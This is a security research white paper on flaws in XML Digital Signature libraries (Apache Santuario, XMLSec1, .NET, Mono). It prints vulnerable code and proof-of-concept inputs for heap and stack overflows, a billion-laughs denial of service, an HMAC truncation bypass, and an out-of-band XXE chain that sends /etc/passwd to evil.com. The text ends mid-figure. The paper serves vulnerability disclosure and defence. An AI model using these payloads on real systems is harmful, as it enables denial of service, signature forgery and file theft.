White paper

context
INFORMATION SECURITY

Exploiting XML Digital Signature Implementations

Hack In The Box - Kuala Lumpur 2013

James Forshaw
technical@contextis.co.uk

October 2013

Contents

Abstract

This whitepaper is a description of the results of independent research into specific library implementations of the XML Digital Signature specification. It describes what the XML Digital Signature specification is as well as the vulnerabilities discovered during the research. The vulnerabilities ranged in severity from memory corruptions, which could lead to remote code execution, through to denial-of-service, signature spoofing and content modifications. This whitepaper also includes some novel attacks against XML Digital Signature processors which could have applicability to any applications which process XML content.

Introduction

There are a number of XML uses which would benefit from a mechanism of cryptographically signing content. For example, Simple Object Access Protocol (SOAP) which is a specification for building Web Services that makes extensive use of XML could apply signatures to authenticate the identity of the caller. This is where the XML Digital Signature specification comes in, as it defines a process to sign arbitrary XML content such as SOAP requests.

A reasonable amount of research (such as [1] or [2]) has been undertaken on the uses of the specification and its flaws, however comparatively little has been done on the underlying libraries and implementations of the specification. Making the assumption that there are likely to be bugs in XML digital signature implementations, a program of research was undertaken to look at widely available implementations. This whitepaper describes the findings of that research including descriptions of some of the serious issues identified.

One of the purposes of signing XML content is to ensure that data has not been tampered with and that the signer is known to the signature processor. This could easily lead to XML digital signatures being used in unauthenticated scenarios where the signature processor has no other way of verifying the identity of the sender. For example, XML content sent over a clear text protocol such as HTTP could easily be tampered with during transmission, but signing the content allows the receiver to verify that no modification has been performed. Therefore, any significant bugs in the implementations of these libraries could expose systems to attack.

Implementations Researched

The research focussed on 5 implementations, all but one is open-source:

- Apache Santuario C++ 1.7.0 [3]
- Apache Santuario Java 1.5.4 (also distributed with Oracle JRE) [3]
- XMLSec1 [4]
- Microsoft .NET 2 and 4 [5]
- Mono 2.9 [6]

The approach taken was to perform a code review on the implementations in order to identify any serious security issues, along with the creation of proof-of-concept attacks to ensure the findings were valid. While the Microsoft .NET source code is not officially public, all the classes under investigation can be accessed from the reference source code [7] and through the use of publically available decompilers such as ILSpy or Reflector.

Test Harnesses

Where available the default test tools which come with the implementation were used to test the security vulnerabilities identified. For example, the Apache Santuario C++ library comes with the 'checksig' utility to perform simple signature verification. If test tools were not directly available example code from the vendor (e.g. from MSDN [8] or Java's documentation [9]) was used on the basis that this would likely be repurposed in real products.

Overview of XML Digital Signature Specification

XML Digital Signatures is a W3C specification [10] (referred to as XMLDSIG from here on) to cryptographically sign arbitrary XML content. The result of the signing process is an XML formatted signature element which encapsulates all the information necessary to verify the signature at a future time.

The specification was designed with flexibility in mind, something which is commonly the enemy of security. Signatures are represented as XML, which can be embedded inside a signed document or used externally.

Figure 1 shows a simple XML file, without a signature while Figure 2 contains an example of that file with the signature applied. Large base64 encoded binary values have been truncated for brevity.

```
<transaction>
  <payee>Bob Smith</payee>
  <amount>$250</amount>
</transaction>
```

Figure 1
Unsigned XML Document

```
<transaction>
 <payee>Bob Smith</payee>
 <amount>$250</amount>
 <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
  <CanonicalizationMethod
     Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
  <SignatureMethod
     Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
  <Reference URI="">
   <Transforms>
     <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
   </Transforms>
   <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
   <DigestValue>C2pG...</DigestValue>
  </Reference>
  </SignedInfo>
  <SignatureValue>B9OL...</SignatureValue>
</Signature>
</transaction>
```

Figure 2
Signed XML Document

A signature must contain at least two XML elements, *SignedInfo* and *SignatureValue*. The *SignatureValue* contains a Base64 encoded signature, the specification only requires DSA over a SHA1 digest or a SHA1 HMAC, the optional RSA with SHA1 is available in all researched implementations. The type of signature is determined by the *Algorithm* attribute in the *SignatureMethod* element. This is an example of an Algorithm Identifier, which is one of the ways the XMLDSIG specification exposes its flexibility.

The signature is not actually applied directly over the XML content that needs protection; instead the *SignedInfo* element is the part of the document which is signed. In turn, the *SignedInfo* element contains a list of references to the original document's XML content. Each reference contains the digest value of the XML and a URI attribute which refers to the location of the XML. There are 5 types of reference URI defined in the specification, the following table lists them and also shows some examples.

Reference Type	Example
ID Reference	<Reference URI="#xyz">
Entire Document	<Reference URI="">
XPointer ID Reference	<Reference URI="#xpointer(id('xyz'))">
XPointer Entire Document	<Reference URI="#xpointer('/')">
External Reference	<Reference URI="http://www.domain.com/file.xml">

Referencing content by ID relies on XML ID attributes; however it is only possible to reliably specify an ID value through the application of a Document Type Definition (DTD) which from a security point of view is dangerous due to existing attacks such as Denial-of-Service. Therefore, to counter such attacks, most implementations are fairly lenient when determining what constitutes a valid ID attribute. This reference type leads to the most common attack against users of XMLDSIG which is Signature Wrapping [1] as ID values are not context specific.

Referencing the entire document, especially when the signature is embedded in the document, seems like it would be impossible to verify, as the verification process would have to attempt to verify the attached signature block. To ensure this use case is achievable the XMLDSIG specification defines a special Enveloped Transform which allows the implementation to remove the signature element before reference verification. Each reference can also contain a list of other specialist transformations.

Canonicalization

By signing XML content, rather than the raw bytes of an XML document, the W3C were faced with a problem, specifically the possibility that intermediate XML processors might modify the document's physical structure without changing the meaning.

An obvious example is text encodings. As long as the content is the same there is no reason why an XML file stored as UTF-8 should not have the same signature value as one stored as UTF-16. There are other changes which could occur which don't affect the meaning of the XML but would affect its physical representation, such as the order of attributes, as the XML specification does not mandate how a processor should serialize content.

With this problem in mind the W3C devised the canonical XML specification [11] which defines a series of processing rules which can be applied to parsed XML content to create a known canonical binary representation. For example, it specifies the ordering of attributes, and mandates the use of UTF-8 as the only text encoding scheme. For example Figure 3 shows an XML document and Figure 4 its canonical form after processing.

```
<?xml version="1.0" encoding="utf-8"?>
<root y='1' x="test"/>
```

Figure 3
Original XML Document

```
<root x="test" y="1"></root>
```

Figure 4
XML Canonical Form

The XMLDSIG specification requires the implementation of versions 1.0 and 1.1 of the Canonical XML specification including or not including XML comments in the output. The Exclusive XML Canonicalization algorithm [12] can also be used if the implementation wants to define it.

The primary uses of canonicalization are in the processing of the *SignedInfo* element for verification. The specification defines a *CanonicalizationMethod* element with an associated *Algorithm* attribute which specifies which algorithm to apply. The identifiers are shown in the following table.

Canonicalization Type	Algorithm ID
Version 1.0	http://www.w3.org/TR/2001/REC-xml-c14n-20010315
Version 1.1	http://www.w3.org/2006/12/xml-c14n11
Exclusive	http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/

Transforms

The process of canonicalization performs a transformation on the XML content and produces a known output. The specification abstracts this concept further by including other transform algorithms which can be specified in the *Transforms* list in a *Reference* element.

Each transform, just like canonicalization, is assigned a unique Algorithm ID. The specification defines 5 transforms that an implementer might want to put into their library. However the implementer is free to develop custom transforms and assign them unique Algorithm IDs. Multiple transforms can be specified in a *Reference* element, the implementation chains them up together which are invoked sequentially.

The recommended transforms are:

Transform Type	Algorithm ID
Canonicalization	Same as for *CanonicalizationMethod*
Base64	http://www.w3.org/2000/09/xmldsig#base64
XPath Filtering	http://www.w3.org/TR/1999/REC-xpath-19991116
Enveloped Signature	http://www.w3.org/2000/09/xmldsig#enveloped-signature
XSLT	http://www.w3.org/TR/1999/REC-xslt-19991116

The recommendation of XSLT is interesting because of the wide attack surface it brings, including the ability to cause denial of service issues and also the abuse of XSLT extensions such as file writing and scripting. This has been shown in the past to be an issue, for example in the XMLSec1 library [13].

Vulnerabilities

The following is a summary of the vulnerabilities identified during the research which have been fixed at the time of writing, or are not likely to be fixed. There are a range of issues including memory corruption which can lead to remote code execution and techniques to modify signed content to bypass signature checks.

CVE-2013-2156: Heap Overflow Vulnerability

Affected: Apache Santuario C++

This vulnerability was a heap overflow in the processing of the exclusive canonicalization prefix list. When using exclusive canonicalization in the *Transform* element it is possible to specify a whitespace delimited list of XML namespace prefixes processed as-per the rules of the original Inclusive XML Canonicalization algorithm. [14]

```
<Transform
  Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
  <ec:InclusiveNamespaces PrefixList="soap #default"
     xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</Transform>
```

Figure 5
Exclusive XML Canonicalization Transform with PrefixList

The vulnerability is due to a copy-and-paste error during the parsing of prefix list tokens. The vulnerable code is shown below, the issue stems from the NUL ('\0') being included in the list of whitespace characters during parsing.

```
void XSECC14n20010315::setExclusive(char * xmlnsList) {

  char * nsBuf;

  setExclusive();

  // Set up the define non-exclusive prefixes
  nsBuf = new char [strlen(xmlnsList) + 1];

  if (nsBuf == NULL) {
     throw XSECException (XSECException::MemoryAllocationFail,
      "Error allocating a string buffer in XSECC14n20010315::setExclusive");
  }

  int i, j;
  i = 0;

  while (xmlnsList[i] != '\0') {
     while (xmlnsList[i] == ' ' ||
            xmlnsList[i] == '\0' ||
            xmlnsList[i] == '\t' ||
            xmlnsList[i] == '\r' ||
            xmlnsList[i] == '\n')
                ++i;          // Skip white space

     j = 0;
     while (!(xmlnsList[i] == ' ' ||
              xmlnsList[i] == '\0' ||
              xmlnsList[i] == '\t' ||
              xmlnsList[i] == '\r' ||
              xmlnsList[i] == '\n'))

     nsBuf[j++] = xmlnsList[i++];      // Copy name

     // Terminate the string
     nsBuf[j] = '\0';
     if (strcmp(nsBuf, "#default") == 0) {
        // Default is not to be exclusive
```

Figure 6
Heap Overflow in XSECC14n20010315.cpp

```
        m_exclusiveDefault = false;
      }
      else {
        // Add this to the list
        m_exclNSList.push_back(strdup(nsBuf));
      }
    }
    delete[] nsBuf;
}
```

The code receives the prefix list from the signature parser in the *xmlnsList* parameter and then allocates a new string *nsBuf* to capture each of the prefixes in turn. By allocating a buffer at least as large as in the input string it should cover the worst case of the entire string being a valid prefix. The code then goes into a while loop waiting for the termination of the input string, firstly skipping past any leading whitespace characters. This is where the bug occurs, if the string contains only whitespace this will skip not just those characters but also move past the end of the input string because it consumes the NUL terminator.

When a non-whitespace character is found the code copies the string from the input to the output allocated heap buffer. As we are on longer within the original string there is a reasonable chance the buffer pointer to by *xmlnsList[i]* is much larger than the original one (and we can influence this buffer) causing a heap overflow.

Reasonably reliable exploitation can be achieved by specifying two transforms, one which allocates a very large block of characters we want to use in the heap overflow. Then, we apply the second vulnerable transform. Through inspection it was found that the first transform's prefix list shared the location of the second providing a controllable overflow. Figure 7 is a cut down example which will cause the overflow condition.

```
<transaction>
 <payee>Bob Smith</payee>
 <amount>$250</amount>
 <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
   <SignedInfo>
    <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
    <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
    <Reference URI="">
     <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
      <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
        <InclusiveNamespaces PrefixList="AAAAA..."
           xmlns="http://www.w3.org/2001/10/xml-exc-c14n#" />
      </Transform>
      <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
        <InclusiveNamespaces PrefixList=" "
              xmlns="http://www.w3.org/2001/10/xml-exc-c14n#" />
      </Transform>
     </Transforms>
     <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
     <DigestValue>C2pGRrEqH3IUEx176BWOjkbTJII=</DigestValue>
    </Reference>
   </SignedInfo>
  <SignatureValue>LH37...</SignatureValue>
 </Signature>
</transaction>
```

Figure 7
Proof-of-concept for Heap Overflow

Note that due to the way the Apache Santuario C++ library verifies signatures it performs reference verification first, and then checks the *SignedInfo* element. This means that this attack does not require a valid signature to work.

CVE-2013-2154: Stack Overflow Vulnerability

Affected: Apache Santuario C++

This vulnerability was due to incorrect parsing of the XPointer ID field during signature parsing, leading to a trivial stack buffer overflow. The vulnerable code is shown below.

```
TXFMBase * DSIGReference::getURIBaseTXFM(DOMDocument * doc,
                                         const XMLCh * URI,
                                         const XSECEnv * env) {

    // Determine if this is a full URL or a pointer to a URL

    if (URI == NULL || (URI[0] != 0 &&
        URI[0] != XERCES_CPP_NAMESPACE_QUALIFIER chPound)) {
        TXFMURL * retTransform;

        // Have a URL!
        XSECnew(retTransform, TXFMURL(doc, env->getURIResolver()));

        try {
            ((TXFMURL *) retTransform)->setInput(URI);
        }
        catch (...) {
            delete retTransform;
            throw;
        }
        return retTransform;
    }

    // Have a fragment URI from the local document
    TXFMDocObject * to;
    XSECnew(to, TXFMDocObject(doc));
    Janitor<TXFMDocObject> j_to(to);
    to->setEnv(env);

    // Find out what sort of object pointer this is.
    if (URI[0] == 0) {
        // empty pointer - use the document itself
        to->setInput(doc);
        to->stripComments();
    }
    else if (XMLString::compareNString(&URI[1], s_unicodeStrxpointer, 8) == 0) {
        // Have an xpointer
        if (strEquals(s unicodeStrRootNode, &URI[9]) == true) {
            // Root node
            to->setInput(doc);
        }
        else if (URI[9] == XERCES CPP NAMESPACE QUALIFIER chOpenParen &&
                 URI[10] == XERCES CPP NAMESPACE QUALIFIER chLatin i &&
                 URI[11] == XERCES CPP NAMESPACE QUALIFIER chLatin d &&
                 URI[12] == XERCES CPP NAMESPACE QUALIFIER chOpenParen &&
                 URI[13] == XERCES_CPP_NAMESPACE_QUALIFIER chSingleQuote) {
            xsecsize_t len = XMLString::stringLen(&URI[14]);
            XMLCh tmp[512];

            if (len > 511)
                len = 511;

            xsecsize_t j = 14, i = 0;
            // Have an ID
            while (URI[j] != '\'') {
                tmp[i++] = URI[j++];
            }
            tmp[i] = XERCES_CPP_NAMESPACE_QUALIFIER chNull;
            to->setInput(doc, tmp);
        }
        else {
            throw XSECException(XSECException::UnsupportedXpointerExpr);
        }
        // Keep comments in these situations
        to->activateComments();
    }
```

Figure 8
Stack Overflow in DSIGReference.cpp

```
    else {
        to->setInput(doc, &URI[1]);
        // Remove comments
        to->stripComments();
    }
    j_to.release();
    return to;
}
```

This code is processing the URI attribute for a reference to determine what type of reference it is. The actual vulnerable code occurs when processing a URI of the form '#xpointer(id('xyz'))'. When it finds a URI of that form is creates a new 512 character stack buffer to copy the parsed ID value into, it does verification of the length and truncates a *len* variable appropriately. It then never uses it and proceeds to copy the entire string until it finds a single quote character (something is has not verified even exists). This will cause a trivial stack overflow to occur during processing of signature references.

Canonicalization Content Injection Vulnerability

Affected: Mono, XMLSec1

The process of canonicalization is fundamental to the operation of XMLDSIG, without it any processor of signed XML content might change the physical structure of a document sufficiently to invalidate the signature. From one point of view that would probably be a good thing, but it was considered an issue important enough during the development of specification that a mechanism was devised to limit the impact.

The root cause of this vulnerability was the incorrect escaping of XML namespace attributes during the canonicalization process. All the implementations researched used a similar process to generate the canonical XML, namely, they take a parsed document, manually build the output using a string formatter or builder, then finally convert the string to a UTF-8 byte stream. Therefore as the canonicalizer is converting from parsed content to XML content it must carefully escape any characters such as less-than or greater-than and where appropriate double and single quotes.

For example, in LibXML2 (which is where the XMLSec1 implementation of the canonicalization algorithm is defined) the following code prints the namespace values to the output stream.

```
static int
xmlC14NPrintAttrs(const xmlAttrPtr attr, xmlC14NCtxPtr ctx)
{
    xmlChar *value;
    xmlChar *buffer;

    if ((attr == NULL) || (ctx == NULL)) {
        xmlC14NErrParam("writing attributes");
        return (0);
    }

    xmlOutputBufferWriteString(ctx->buf, " ");
    if (attr->ns != NULL && xmlStrlen(attr->ns->prefix) > 0) {
        xmlOutputBufferWriteString(ctx->buf,
                                   (const char *) attr->ns->prefix);
        xmlOutputBufferWriteString(ctx->buf, ":");
    }
    xmlOutputBufferWriteString(ctx->buf, (const char *) attr->name);
    xmlOutputBufferWriteString(ctx->buf, "=\"");

    value = xmlNodeListGetString(ctx->doc, attr->children, 1);
    if (value != NULL) {
```

Figure 9
C14n.c: LibXML2 Attribute Canonicalization

```
        buffer = xmlC11NNormalizeAttr(value);
        xmlFree(value);
        if (buffer != NULL) {
            xmlOutputBufferWriteString(ctx->buf, (const char *) buffer);
            xmlFree(buffer);
        } else {
            xmlC14NErrInternal("normalizing attributes axis");
            return (0);
        }
    }
    xmlOutputBufferWriteString(ctx->buf, "\"");
    return (1);
}
```

The code to output namespace attributes is as follows. Note the lack of the call to *xmlC11NNormalizeAttr* which would mean we can inject a double quote into the output:

```
static int
xmlC14NPrintNamespaces(const xmlNsPtr ns, xmlC14NCtxPtr ctx)
{

    if ((ns == NULL) || (ctx == NULL)) {
        xmlC14NErrParam("writing namespaces");
        return 0;
    }

    if (ns->prefix != NULL) {
        xmlOutputBufferWriteString(ctx->buf, " xmlns:");
        xmlOutputBufferWriteString(ctx->buf, (const char *) ns->prefix);
        xmlOutputBufferWriteString(ctx->buf, "=\"");
    } else {
        xmlOutputBufferWriteString(ctx->buf, " xmlns=\"");
    }
    if(ns->href != NULL) {
         xmlOutputBufferWriteString(ctx->buf, (const char *) ns->href);
    }
    xmlOutputBufferWriteString(ctx->buf, "\"");
    return (1);
}
```

Figure 10
C14n.c: LibXML2 Namespace Canonicalization

If you actually try and exploit this vulnerability on XMLSec1 you will encounter a small problem namespace attribute values must be valid URIs. This would preclude adding a namespace with a double quote embedded in it. However there is an edge case in the URI parser LibXML2 uses, if the URI contains a hostname surrounded by square braces, as used for IPv6 addresses, it will treat everything within the braces as valid.

As an example if the XML in Figure 11 is canonicalized it becomes instead Figure 12. This can be used to perform very limited content modification, mainly as shown hiding attributes and also modifying document namespaces.

```
<root xmlns:x="http://[&quot; dummy=&quot;Hello]" />
```

Figure 11
Example Document

```
<root xmlns:x="http://[" dummy="Hello]"></root>
```

Figure 12
Canonical Document

This restriction is not present in the Mono implementation due to differences in the XML parser. Both implementations were developed by Aleksey Sanin, the XMLSec1 version was written first (based on copyright date of the file) which might give an explanation as to why

the vulnerability exists. As LibXML2 requires valid URIs for namespace attributes there would be no vulnerabilities, at least without the technique to inject double quotes using the IPv6 hostname syntax.

CVE-2013-XXXX: Transformation DTD Processing Vulnerability

Affected: All researched implementations

The transformation of references is an interesting process; an attacker can specify multiple transforms to be used in a sequence. For example, they could specify a Base64 transform followed by a canonicalization algorithm. There is a problem here in that most transforms need some sort of parsed XML document to execute their processing.

Many transforms output a stream of bytes, therefore is order to be more flexible in what transforms you can chain together all the researched implementation allow a parsing step to be implicitly injected into the transform chain to reparse a byte stream back into a XML document.

The vulnerability is a result of not disabling the processing of DTDs during this reparsing step. This can lead to trivial XML bomb style denial of service attacks but also in certain circumstances lead to file stealing vulnerabilities through the use of Out-of-band XML External Entity Inclusion (XXE) [15].

For example the code to reparse the XML content in .NET for canonical XML coming from a byte stream is as shown in Figure 13 below. As the default for the *XmlDocument* class (from which *CanonicalXmlDocument* is derived) is to process DTDs and provide no protection against Entity Expansion attacks this introduces the vulnerability.

```
internal CanonicalXml(Stream inputStream, bool includeComments,
                      XmlResolver resolver, string strBaseUri) {
    if (inputStream == null)
      throw new ArgumentNullException("inputStream");

    m_c14nDoc = new CanonicalXmlDocument(true, includeComments);
    m_c14nDoc.XmlResolver = resolver;
    m_c14nDoc.Load(Utils.PreProcessStreamInput(inputStream, resolver, strBaseUri));
    m_ancMgr = new C14NAncestralNamespaceContextManager();
}
```

Figure 13 Reparsing XML Content During Transformation

There are two ways of getting the DTD into the transformation process, either through use of the Base64 transform to create an arbitrary byte stream (as in Figure 14) for an XML document containing a DTD followed by a canonicalization transform or, if the implementation supports it, though specifying a Reference URI to an external XML file.



Figure 14 Vulnerable Transformation Chain

The following is a simple example of a billion laughs attack against .NET. The file needs to have a valid signature (which is not provided in the example) but it should demonstrate the overall structure necessary to perform the attack.

```
<?xml version="1.0" encoding="utf-8"?>
<root>
  PD94bWwgdmVyc2lvbj0iMS4wIj8+CjwhRE9DVFlQRSBsb2x6IFsKICA8IUVOVElUWSBsb2wgImxv
  bCI+CiAgPCFFTlRJVFkgbG9sMiAiJmxvbDsmbG9sOyZsb2w7JmxvbDsmbG9sOyZsb2w7JmxvbDsm
  bG9sOyZsb2w7JmxvbDsiPgogIDwhRU5USVRZIGxvbDMgIiZsb2wyOyZsb2wyOyZsb2wyOyZsb2wy
  OyZsb2wyOyZsb2wyOyZsb2wyOyZsb2wyOyZsb2wyOyZsb2wyOyI+CiAgPCFFTlRJVFkgbG9sNCAi
  JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7Ij4KICA8IUVOVElUWSBsb2w1ICImbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9s
  NDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsiPgogIDwhRU5USVRZIGxvbDYgIiZsb2w1OyZsb2w1
  OyZsb2w1OyZsb2w1OyZsb2w1OyZsb2w1OyZsb2w1OyZsb2w1OyZsb2w1OyI+CiAgPCFF
  TlRJVFkgbG9sNyAiJmxvbDY7JmxvbDY7JmxvbDY7JmxvbDY7JmxvbDY7JmxvbDY7JmxvbDY7JmxvbDY7JmxvbDY7Ij4KICA8IUVOVElUWSBsb2w4ICImbG9sNzsmbG9sNzsmbG9sNzsmbG9s
  NzsmbG9sNzsmbG9sNzsmbG9sNzsmbG9sNzsmbG9sNzsiPgogIDwhRU5USVRZIGxvbDkg
  IiZsb2w4OyZsb2w4OyZsb2w4OyZsb2w4OyZsb2w4OyZsb2w4OyZsb2w4OyZsb2w4OyZsb2w4OyZs
  b2w4OyI+Cl0+Cjxsb2x6PiZsb2w5OzwvbG9sej4K
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
      <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="">
        <Transforms>
          <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-
signature" />
          <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#base64" />
          <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
        </Transforms>
        <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>l8b...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>tM+3...</SignatureValue>
  </Signature>
</root>
```

Figure 15
Billion Laughs DoS Attack Against .NET

The following is an example of file stealing using Out-of-band XXE against the Apache Santuario C++ library. Other libraries work to a greater or lesser extent; Xerces C++ on which the implementation is based is especially vulnerable as it will inject the entire file's contents into a HTTP request of the attackers choosing. Figure 16 is the signed XML file with an external URI reference to the document in Figure 17. That document references an external DTD which allows for the XXE attack and will post the /etc/passwd file to the location under attack control.

```
<transaction>
  <payee>Bob Smith</payee>
  <amount>$250</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="http://evil.com/xxe.xml">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>C2pG...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>B9OL...</SignatureValue>
  </Signature>
</transaction>
```

Figure 16
Signed XML With External Reference

```
<!DOCTYPE root SYSTEM "http://evil.com/pe.dtd" >
<root>&test;</root>
```

Figure 17
Xxe.xml: External Reference with DTD

```
<!ENTITY % x SYSTEM "file:///etc/passwd">
<!ENTITY % y "<!ENTITY test SYSTEM 'http://evil.com:8888/test?%x;'>">
%y;
```

Figure 18
Pe.dtd: XXE Attack External DTD

CVE-2013-2155: HMAC Truncation Bypass/DoS Vulnerability

Affected: Apache Santuario C++

One previous vulnerability which affected almost every implementation of XMLDSIG was CVE-2009-0217, which was an issue related to the truncation of HMAC signatures. The XMLDSIG specification allows an HMAC to be truncated through the definition of an *HMACOutputLength* element underneath the *SignatureMethod* element which determined the number of bits to truncate to. The vulnerability was due to no lower bound checks being made on the number of bits which led to many implementations allowing 0 or 1 bits which can be trivially brute forced.

In response to CVE-2009-0217, almost every implementation was updated to conform to a small specification change [16] which required the lower bound of the HMAC truncation to be either 80 bits or half the hash digest length, which ever was greater. The main check in Apache Santuario C++ is in DSIGAlgorithmHandlerDefault.cpp.

```
case (XSECCryptoKey::KEY_HMAC) :

  // Already done - just compare calculated value with read value

  // FIX: CVE-2009-0217
  if (outputLength > 0 && (outputLength < 80 || outputLength < hashLen / 2)) {
     throw XSECException(XSECException::AlgorithmMapperError,
          "HMACOutputLength set to unsafe value.");
  }

  sigVfyRet = compareBase64StringToRaw(sig, hash, hashLen, outputLength);

  break;
```

Figure 19
Fix for CVE-2009-0217

At this point the type of outputLength is an unsigned integer so it is sufficient to set the value to at least larger than half the hash digest length. The hash value is then checked in the *compareBase64StringToRaw* function shown in Figure 20.

```
bool compareBase64StringToRaw(const char * b64Str,
                              unsigned char * raw,
                              unsigned int rawLen,
                              unsigned int maxCompare = 0) {
    // Decode a base64 buffer and then compare the result to a raw buffer
    // Compare at most maxCompare bits (if maxCompare > 0)
    // Note - whilst the other parameters are bytes, maxCompare is bits

    unsigned char outputStr[MAXB64BUFSIZE];
    unsigned int outputLen = 0;


    // Compare
```

Figure 20
Hash Value Comparison

```
    div_t d;
    d.rem = 0;
    d.quot = 0;

    unsigned int maxCompareBytes, maxCompareBits;
    maxCompareBits = 0;

    unsigned int size;

    if (maxCompare > 0) {
        d = div(maxCompare, 8);
        maxCompareBytes = d.quot;
        if (d.rem != 0)
            maxCompareBytes++;

        if (rawLen < maxCompareBytes && outputLen < maxCompareBytes) {
            if (rawLen != outputLen)
                return false;
            size = rawLen;
        }
        else if (rawLen < maxCompareBytes || outputLen < maxCompareBytes) {
            return false;
        }
        else
            size = maxCompareBytes;
    }
    else {
        if (rawLen != outputLen)
            return false;
        size = rawLen;
    }

    // Compare bytes
    unsigned int i, j;
    for (i = 0; i < size; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    // Compare bits

    char mask = 0x01;
    if (maxCompare != 0) {
        for (j = 0 ; j < (unsigned int) d.rem; ++i) {

            if ((raw[i] & mask) != (outputStr[i] & mask))
                return false;

            mask = mask << 1;
        }
    }

    return true;

}
```

The function converts the base64 string to binary (not shown) then divides the maxCompare value (which is the *HMACOutputLength* value) by 8 using the *div* function to determine the number of whole bytes to compare and the number of residual bits. As the *div* function uses signed integers it is possible to exploit an integer overflow vulnerability. By specifying a *HMACOutputLength* of -9 the logic will force the whole number of bytes to be 0 and the residual bit count to be -1, which translates to an unsigned count of 0xFFFFFFFF. As -9 when translated to an unsigned integer is larger than the hash length divided by 2 this bypasses the fix for 2009-0217 but truncates the HMAC check to 8 bits (due to the shifting mask value). This is well within the possibilities of a brute-force attack as only 256 attempts (128 on average) would need to be needed to guess a valid HMAC.

```
<transaction>
 <payee>Bob Smith</payee>
 <amount>$250</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
   <SignedInfo>
    <CanonicalizationMethod
       Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
    <SignatureMethod
       Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
      <HMACOutputLength>-9</HMACOutputLength>
    </SignatureMethod>
    <Reference URI="">
     <Transforms>
      <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
      </Transforms>
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
      <DigestValue>IDp9...</DigestValue>
    </Reference>
  </SignedInfo>
  <SignatureValue> </SignatureValue>
 </Signature>
</transaction>
```

Figure 21
Signed XML With Truncated HMAC

Unfortunately due to a bug in the logic for checking the residual bits this attack results in a crash and therefore a denial-of-service condition. This is because while 'j' is used at the current bit counter, 'i' is incremented in the loop which is being used to index the memory location in the HMAC. Clearly this means that no-one actually every verified that the truncated HMAC check worked correctly with residual bits as it would likely never work correctly in any circumstance, and if the check passed would result in a access violation.

Potential Timing Attacks in HMAC Verification

Affected: .NET, Apache Santuario C++, XMLSec1, Mono

It should be noted that this is considered only a potential issue as no further research has actually been performed to verify that these attacks are of a practical nature.

While inspecting the source code for HMAC verification in the researched implementation one interesting this came to light, all implementations barring Santuario Java and Oracle JRE might be vulnerable to remote timing attacks against the verification of HMAC signatures.

Based on previous research (for example [17]) the verification of HMAC signatures can be brute forced by exploiting non-constant time comparisons between the calculated and attacker provided signatures. The check identified in Apache Santuario C++ clearly exits the checking for loop on the first incorrect byte. This is almost the canonical example of a non-constant time comparison. Mono and .NET exhibit both contain the exact same coding pattern as C++. XMLSec1 instead uses the *memcmp* function to perform its comparisons, this would be vulnerable on certain platforms with C library implementations which perform a naïve check. The Java implementations would have been vulnerable prior to CVE-2009-3875 which modified the *MessageDigest.isEqual* method to be constant-time.

As an example the check function for Mono is as shown in Figure 22, it clearly exits early in the loop depending on the input. Of course there is a possibility that the Mono JIT would convert this to a function which is not vulnerable.

```
